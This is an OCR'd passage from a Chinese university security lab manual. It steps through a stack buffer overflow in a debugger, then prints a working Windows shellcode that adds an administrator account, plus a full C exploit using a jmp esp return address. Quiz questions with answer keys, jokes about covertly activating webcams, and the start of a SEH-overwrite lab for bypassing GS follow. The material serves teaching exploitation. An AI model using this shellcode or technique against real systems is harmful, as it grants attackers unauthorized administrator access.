
看到了吧栈顶此时保存的是 str 的地址 0x00188A1C，在数据窗口可以清楚的看到这个地址指向的数据正是‘AAAAAAA’。下面我们按 F7 进入 test 函数内部



细心的你可能发现了，此时栈顶被压入了 0x00401075，你在看看前面那张图的

00401070　　E8 8BFFFFFF　　call test.00401000

的下一句代码的地址，发现它正是 0x00401075,没错，它就是保存的返回地址，执行完 test 函数后继续到这个地址执行。继续按三下 F8，如图



执行完这三条指令


00401000 /$ 55 push ebp

00401001 |. 8BEC mov ebp,esp

00401003 |. 83EC 08 sub esp,0x8

一个典型的函数栈帧就形成了，如前所述，典型的函数栈帧就是

在我们的例子中，00188A18 就是参数它指向‘AAAAAAA’，0040105C 就是保存的返回地址，0018FF48 就是保存的前 EBP,在 EBP 上面的 8 个 0 就是为局部变量开辟的空间。我们继续 F8 单步执行到这里



看到了吧，我们局部变量的起始址 0x00188A00，已经由原来的 0000000000000000 变成了现在的 4141414141414141，这里是十六进制表示，而十六进制的 41 正是 A,你在看看源码

char str[30000]="AAAAAAA"; //定义字符数组并赋值


7 个 A 被复制到局部变量的空间了，没错吧。到这里，一切都还是风平浪静。然而，你有没有想过如果是这样呢

char str[30000]="AAAAAAAABBBBCCCC"; //定义字符数组并赋值

执行完

strcpy(buffer,str); //复制 str 到 buffer[8],这里可能会产生栈溢出

会变成什么样子？我们不妨试试，你可以在 C 盘下找到这个修改后的文件:test2.exe。我们重新用 Olldbg 载入 test2.exe，直接按 Ctrl+G 输入 401013 回车来到 0x00401013 处，光标定位到 0x00401013，按 F2 下个断点，然后 F9



Boom!!!我们看此时的堆栈，在和前面相比 0x188A0C 本来应该保存返回地址的，但是现在被 43434343（CCCC）覆盖了。所以我们知道了，但输入超长数据的时候，有可能造成栈溢出，如本例的 test 函数，我们分配的局部空间是 8 个字节，当输入 AAAAAAAABBBBCCCC 时，AAAAAAAA 刚好填满 8 个字节缓冲区，BBBB 就会覆盖掉保存的 EBP，CCCC 就会覆盖掉返回地址，但 test 函数执行完返回时，就会去 CCCC 继续执行然而 CCCC 是一个不可执行的地址，所以你看到

5.1.2. 练习

以下说法正确的是？【单选题】

【A】如果函数有栈溢出漏洞，我们总能覆盖返回地址利用它。

【B】覆盖保存的 EBP 同样可以利用

【C】在栈溢出中我们可以覆盖返回地址为 shellcode 的地址以利用


【D】堆栈中函数的参数保存相对返回地址的低地址处

答案：C


5.2 实验任务二

任务描述：成功利用栈溢出漏洞


1. 前面我们把返回地址覆盖为 CCCC,这是个无效地址，所以程序保存就退出了。但是如果把返回地址覆盖为某段恶意代码的地址呢？没错，程序执行完 test 函数后就会去执行恶意代码。一般把我们想要执行的恶意代码称之为 shellcode。当然，有时候也不能称为恶意代码，或者我们仅仅只是想偷开下摄像头【此处略去三百字】。哈哈，我们接着栈溢出，既然我们可以控制返回地址，那么就好办了，我们可以控制程序执行任意代码。在栈溢出中，典型的利用格式是



这里解释一下把保存的返回为什么把保存的返回地址覆盖为 jmp esp 地址就可以执行我们的 shellcode。还是用 Olldbg 载入 test1.exe,运行到




我们可以看到， 此时 ESP 指向保存的返回地址，当继续执行 retn 这句时，相当于 pop eip，jmp eip，就是把 esp 指向的 0040105C 放到 eip，然后跳转到该地址执行，我们不妨按 F8 看看




你注意到了吧，此时的 ESP 指向了保存的返回地址下面，也就是参数这里，那么你也许会想，如果我们把 shellcode 提交为参数，再想办法在 test 函数返回的时候跳去我们的 shellcode 执行，一切就完美了。其实，这 N 年前就有人想到了，看图，如果我们把返回地址覆盖为 jmp esp 指令的地址，那么函数在返回的时候就会去执行 jmp esp，而 esp 指向我们的 shellcode，然而 cpu 才不管返回地址已经不是原来的返回地址了，它只会乖乖的执行 jmp esp，然后就执行我们的 shellcode，然后….就没有然后了，泡杯茶，看妹子现场直播播吧…..此处略去三小时 【前面 shellcode 功能是偷开摄像头:/奸笑】

好了，接下来我们实战一下。要成功利用这个程序，需要两个条件：一个 jmp esp 地址和一个可用的 shellcode。下面说下如何找 jmp esp 地址，用 Olldbg 载入前面的 test1.exe，然后运行。按 Atl+M，来到这里模块列表



然后右键-在反汇编窗口查看，转到 Netfairy.dll 领空。然后 ctrl+f 输入 jmp esp 回车



```
5002100F    FFE4            jmp esp
50021011    0001            add byte ptr ds:[ecx],al
50021013    58              pop eax
```

我们在 5002100f 处发现了一个 jmp esp 地址。接下来就是找一段可用的 shellcode 了，【严重申明】本人乃纯洁的男淫，没有偷开视频的 shllcode！！！
我在网上找了一段添加用户的 shellcode。
Shellcode 如下：


```
"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
 "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
 "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
 "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
 "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
 "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
 "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
 "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
 "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
 "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
 "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
 "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
 "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```

所以完整的 Exploit 是这样的


```
#include<string.h>

//有问题的函数
int test(char *str)
{
    char buffer[8];   //开辟 8 个字节的局部空间
    strcpy(buffer,str);   //复制 str 到 buffer[8],这里可能会产生栈溢出
    return 0;
}

//主函数
int main()
{
    char
    str[30000]="AAAAAAAABBBB\x0f\x10\x02\x50\x31\xd2\xb2\x30\x6
    4\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\
        "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\
        "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\
        "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\
        "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\
```

```
        "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\
        "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\
        "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\
        "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\
        "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\
        "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\
        "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\
        "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7";    //定
义字符数组并赋值
    test(str);    //调用 test 函数并传递 str 变量
    return 0;
}
```

你可以在 C 盘下找到这个 test3.exe,运行 test3.exe 前



运行 test3.exe 后



Boom!!!栈溢出利用成功，看起来不像偷开摄像头那么刺激，但是至少我们让程序执行了我们的 shellcode，不是吗？区别在于你想执行的是什么罢了，如果你有偷开的代码的话 ：/坏笑。

5.2.2. 练习

以下说法正确的是：【单选题】

【A】 控制返回地址就可以执行任意的 shellcode

【B】 本例子也可以覆盖返回地址为 call esp

【C】 如果返回后 esp 不直接指向 shellcode，那么不能用 jmp esp 地址覆盖返回地址，也就无法利用这个漏洞

【D】shellcode 不可以布置在返回地址前面。

答案：B

6 配套学习资源

栈溢出教程

http://www.netfairy.net/?post=123

从零开始学习软件漏洞挖掘系列教程第三篇：利用 SEH 机制 Exploit it

1 实验简介

- 实验所属系列： 系统安全
- 实验对象： 本科/专科网络/信息安全专业
- 相关课程及专业： 计算机网络,信息安全
- 实验时数（学分）：2 学时
- 实验类别： 实践实验类

2 实验目的

在传统的缓冲区溢出中，我们可以通过覆盖返回地址以跳转到 shellcode。但并不是所有的溢出都是那么简单的。 比如当程序有 GS 保护的情况下，我们不能直接覆盖返回地址。今天，我们将看到另一种使用异常处理机制的漏洞利用技术。该技术可以绕过 GS 的保护。通过该实验我们了解覆盖 SEH 绕过 GS 的漏洞利用技术。

3 预备知识

1. 关于程序异常处理的一些基础知识

什么是异常处理例程？ 一个异常处理例程是内嵌在程序中的一段代码，用来处理在程序中抛出的异常。一个典型的 异常处理例程如下所示：

```
try {
    //run stuff. If an exception occurs, go to code }
catch {
    // run stuff when exception occurs
}
```

Windows 中有一个默认的 SEH（结构化异常处理例程）捕捉异常。如果 Windows 捕捉到了一 个异常，你会看到“XXX 遇到问题需要关闭”的弹窗。这通常是默认异常处理的结果。很 明显，为了编写健壮的软件，开发人员应该要用开发语言指定异常处理例程，并且把 Windows 的默认 SEH 作为最终的异常处理手段。当使用语言式的异常处理（如：try...catch），必须要 按照底层的操作系统生成异常处理例程代码的链接和调用（如果没有一个异常处理例程被调 用或有效的异常处理例程无法处理异常，那么 Windows SEH

将被使用 （UnhandledExceptionFilter））。所以当执行一个错误或非法指令时，程序将有机会来处理这个异常和做些什么。如果没指定异常处理例程的话，那么操作系统将接管异常和弹窗，并询问是否要把错误报告发送给 MS。

异常处理包括两个结构

Pointer to next SHE record　指向下一个异常处理

Pointer to Exception Handler　指向异常处理函数

4 实验环境

服务器：Windows 7 SP1 ， IP 地址：随机分配

辅助工具：Windbg， ImmunityDebugger,python2.7,mona.py

Windbg 是在 windows 平台下，强大的用户态和内核态调试工具

